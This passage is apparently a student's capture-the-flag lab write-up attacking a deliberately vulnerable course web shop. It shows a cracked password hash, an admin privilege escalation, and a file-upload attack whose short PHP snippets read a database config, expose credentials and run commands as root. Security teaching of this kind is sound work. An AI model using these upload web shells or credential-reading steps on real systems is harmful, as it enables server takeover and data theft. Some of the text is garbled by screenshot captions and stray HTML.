  <input id="email" name="email" placeholder="Email Address (bham.ac.uk)" value="t.chothia@cs.bham.ac.uk" type="text">
  <label>Password</label>
  <input name="password" placeholder="New password..." type="password">
  <label>Confirm Password</label>
  <input name="confirm" placeholder="Confirm password..." type="password">
  <input name="id" value="2" type="hidden">
<div class="form-actions">
  <::before>
  <label>Current Password</label>
  <input name="current" placeholder="Current password..." value="*D13C4744CA50C108313F76D56E7C1C23F8844026" type="password">
  <br>
  <button class="btn btn-primary" type="submit">Send</button>
  <br>
  <button class="btn" type="reset">Clear</button>

```

Password: *D13C4744CA50C108313F76D56E7C1C23F8844026

MD5 Decryption

Enter your MD5 and cross your fingers :

Decrypt

Found : monkey95
(hash = e2077d878327026c3cc4e35a6e7037d7)

Can use to escalate the privileges:

The screenshot shows a web application interface for managing users. At the top, there's a navigation bar with links for Home, Products, Basket, Sign Out, Contact, and a dropdown for 'Tom Chothia'. Below the navigation is a section titled 'Users' with a message: 'Yeah about that, I haven't quite got around to adding much in the way of "User Management". Although, as a treat: have a token a4168dac8097e9706930e902401b630c.' A table lists six users:

ID	Username	Full Name	Email	Shady Character
1	jts	John Saxon	j.t.saxon@cs.bham.ac.uk	Promote
2	tpc	Tom Chothia	t.chothia@cs.bham.ac.uk	Demote
3	csn	Chris Novakovic	c.novakovic@cs.bham.ac.uk	Promote
4	igb	Ian Batten	i.batten@cs.bham.ac.uk	Promote
5	air	Andreea Radu	a.i.radu@cs.bham.ac.uk	Promote
6	2016mis021	ucsc	2016mis021@bham.ac.uk	Promote

Promoted:


The screenshot shows the application after the user 'ucsc' was promoted. In the top right corner, a dropdown menu for 'ucsc' now shows 'My Account' and 'Admin' (both highlighted with a red box). In the user list table, the row for 'ucsc' is also highlighted with a red box.

The screenshot shows the 'Users' management page again. The user 'ucsc' is now listed as 'Admin' in the dropdown menu. The user list table shows the same six users, but the row for 'ucsc' is highlighted with a red box.

ID	Username	Full Name	Email	Shady Character
1	jts	John Saxon	j.t.saxon@cs.bham.ac.uk	Promote
2	tpc	Tom Chothia	t.chothia@cs.bham.ac.uk	Demote
3	csn	Chris Novakovic	c.novakovic@cs.bham.ac.uk	Promote
4	igb	Ian Batten	i.batten@cs.bham.ac.uk	Promote
5	air	Andreea Radu	a.i.radu@cs.bham.ac.uk	Promote
6	2016mis021	ucsc	2016mis021@bham.ac.uk	Demote

5. Get access to the database:

Find a file upload attack and use it to upload some php that lets you view the source code of the mysql.php page. On this page you will find the sql database password. Use this to access the database. [15 marks]




```
<?php
echo file_get_contents("/var/www/mysql.php");
?> |
```



```
><small class="muted">...</small>
<br>
<br>
<label for="price">Price</label>
<input type="text" id="price" name="price" value="39c430aea70d1bc6113f5e32323bf1b9" name="csrf" == $0
<input type="hidden" value="2019-01-26_JvG23d.php" name="filename">
><div class="form-actions">...</div>
</form>
::after
</div>
- -----
```

The screenshot shows a browser window with the URL `192.168.99.100/admin/upload.php#`. The page title is "secure". The top navigation bar includes links for Java, Photography, MongoDB, Database, JavaScript, WebService, Multibindings, go..., mac, XML, hacks, Arduino, and Cambio. Below the navigation bar, there is a breadcrumb trail: furniture > Home > Products > Basket. A status message "Paused in debugger" is visible. The main content area displays a "New Item" form. The "Name" field contains "database information 2". The "Description" field also contains "database information 2". A success message at the top of the form says "New product has been uploaded. Go to the products page if you like." At the bottom of the page, there is a "Back to admin" link.



The screenshot shows a browser window with the URL `192.168.99.100/product.php?id=13`. The top navigation bar is identical to the previous screenshot. The main content area displays the product details for "database information 2". The product name is "database information 2", the price is £1200, and the quantity is set to 1. There are "Back to listing" and "Add to basket" buttons. A "Send" and "Clear" button are located at the bottom right.

The screenshot shows a browser window with the URL `192.168.99.100/img/uploads/2019-01-26_LB1h1D.php`. The page content is displayed in the main area, and the browser's developer tools are open, specifically the Network tab. A red box highlights the PHP code within the page source.

```
<!--?php
// create a connection to the database engine
$db = mysql_connect("127.0.0.1", "csecvm", "H93AtG6akq");
if(!$db)
    die("Couldn't connect to the MySQL server.");

// change database
$use = mysql_select_db("csecvm", $db);
if(!$use)
    die("Couldn't select database.");
?-->
<html class="gr_192_168_99_100">
    <head></head>
    .. <body data-gr-c-s-loaded="true"></body> == $0
</html>
```

6. Remove the current admin:

CSRF attack that could be used to make another user of the site take out a hit on the current admin. It's important to take out the hit via a CSRF attack, so that it looks like the request came from a different user. [20 marks]

Not done in the class..

7. Root Access:

Find a shell code injection attack on the website and use it to get root access on the VM (you're in luck, the web server is running as root). [20 marks]

A terminal window is shown with the following command entered:

```
<?php
echo exec('whoami');
?> |
```

192.168.99.100/admin/upload.php#

Photography MongoDB Database JavaScript WebService Multibindings · go... mac XML hacks Arduino Cambi

furniture Home Products Basket Sign Out Contact ucsc ▾

New Item

[Back to admin](#)

New product has been uploaded. Go to the [products page](#) if you like.

Name

Description

[Upload an image ...](#) No file selected.


192.168.99.100/product.php?id=14

Photography MongoDB Database JavaScript WebService Multibindings · go... mac XML hacks Arduino Cambi

furniture Home Products Basket Sign Out Contact ucsc ▾

who am I

[Back to listing](#) [Add to basket](#)

 who am I

Price: £1300
 Quantity

[Send](#) [Clear](#)

As questions mentioned apache running is on root permission. So verified that app user has the same with script.

← → ⌛ ⌂ Not Secure | 192.168.99.100/img/uploads/2019-01-26_JvG23d.php

Apps Bookmarks Java Photography MongoDB Database JavaScript

root

Conclusion

1. There can be websites which may look like legal and normal online market which users can buy goods.
2. But in hidden there can be illegal online businesses and hidden sites will be available only for selected and trusted users.
3. Hidden site may accessible with a flag which may give some permissions to access those content and trusted by the hosted party and user party.
4. There can be vulnerabilities in the websites which may allow to upload any file because of they are not having server side validations. That kind of sites are vulnerable to cross site scripting attacks. (XSS attacks).
5. Some sites may not validate inputs and it may lead to sql injection attacks.
6. Some websites running on the webserver may have root access, which may lead to give root permission to accessing users.